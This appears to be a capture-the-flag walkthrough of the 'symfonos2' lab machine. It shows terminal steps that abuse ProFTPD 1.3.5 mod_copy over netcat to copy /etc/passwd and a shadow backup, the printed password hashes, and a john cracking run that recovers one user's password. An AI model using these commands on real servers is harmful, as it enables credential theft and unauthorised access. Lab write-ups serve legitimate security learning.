
```
root@symfonos2:~# cat /usr/local/etc/proftpd.conf
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.
```

FTPd is ran under user privilege aeolus




```
# Set the user and group under which the server will run.
User                            aeolus
Group                           aeolus
```

There is no upload dir from the config file given.




```
# Normally, we want files to be overwriteable.
AllowOverwrite          on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>

# A basic anonymous configuration, no upload directories.  If you do not
# want anonymous users, simply delete this entire <Anonymous> section.
<Anonymous ~ftp>
  User                          ftp
  Group                         ftp

  # We want clients to be able to login with "anonymous" as well as "ftp"
  UserAlias                     anonymous ftp

  # Limit the maximum number of anonymous logins
  MaxClients                    10

  # We want 'welcome.msg' displayed at login, and '.message' displayed
  # in each newly chdired directory.
  #DisplayLogin                 welcome.msg
  #DisplayChdir                 .message

  # Limit WRITE everywhere in the anonymous chroot
  <Limit WRITE>
    DenyAll
  </Limit>
</Anonymous>
```

root@kali:~/pwn# searchsploit proftpd




```
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)          | exploits/linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                | exploits/linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                                          | exploits/linux/remote/36742.txt
```

Running the exploit file:




```
214 Direct comments to root@www01a
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /tmp/passwd.copy
250 Copy successful
----------------------------------------
```

Testing exploit, remote file copy




```
root@kali:~/pwn# nc symfonos.local 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.218.130]
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /home/aeolus/share/passwd.copy
250 Copy successful
```

Able to copy password to share directory




```
root@kali:~/pwn/symfonos# cat passwd.copy
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
aeolus:x:1000:1000:,,,:/home/aeolus:/bin/bash
cronus:x:1001:1001:,,,:/home/cronus:/bin/bash
mysql:x:110:114:MySQL Server,,,:/nonexistent:/bin/false
Debian-snmp:x:111:115::/var/lib/snmp:/bin/false
librenms:x:999:999::/opt/librenms:
```

We are able to copy the shadow files from /var/backups/shadow.bak




```
root@kali:~/pwn/symfonos# cat shadow.bak
root:$6$VTftENaZ$ggY84BSFETwhissv0N6mt2VaQN9k6/HzwwmTtVkDtTbCbqofFO8MVW.IcOKIzuI07m36uy9.565qelr/beHer.:18095:0:99999:7:::
daemon:*:18095:0:99999:7:::
bin:*:18095:0:99999:7:::
sys:*:18095:0:99999:7:::
sync:*:18095:0:99999:7:::
games:*:18095:0:99999:7:::
man:*:18095:0:99999:7:::
lp:*:18095:0:99999:7:::
mail:*:18095:0:99999:7:::
news:*:18095:0:99999:7:::
uucp:*:18095:0:99999:7:::
proxy:*:18095:0:99999:7:::
www-data:*:18095:0:99999:7:::
backup:*:18095:0:99999:7:::
list:*:18095:0:99999:7:::
irc:*:18095:0:99999:7:::
gnats:*:18095:0:99999:7:::
nobody:*:18095:0:99999:7:::
systemd-timesync:*:18095:0:99999:7:::
systemd-network:*:18095:0:99999:7:::
systemd-resolve:*:18095:0:99999:7:::
systemd-bus-proxy:*:18095:0:99999:7:::
_apt:*:18095:0:99999:7:::
Debian-exim:!:18095:0:99999:7:::
messagebus:*:18095:0:99999:7:::
sshd:*:18095:0:99999:7:::
aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:18095:0:99999:7:::
cronus:$6$wOmUfiZO$WajhRWpZyuHbjAbtPDQnR3oVQeEKtZtYYElWomv9xZLOhz7ALkHUT2Wp6cFFgluLCq49SYel5goXroJ0SxU3D/:18095:0:99999:7:::
mysql:!:18095:0:99999:7:::
Debian-snmp:!:18095:0:99999:7:::
librenms:!:18095::::::
```

Cracking the unshadow.txt using john




```
root@kali:~/pwn/symfonos# john --wordlist=/root/pwn/rockyou.txt unshadow.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:14 0.12% (ETA: 06:01:29) 0g/s 1497p/s 4528c/s 4528C/s sayangkamu..230990
sergioteamo      (aeolus)
```

Able to ssh to account aeolus successfully



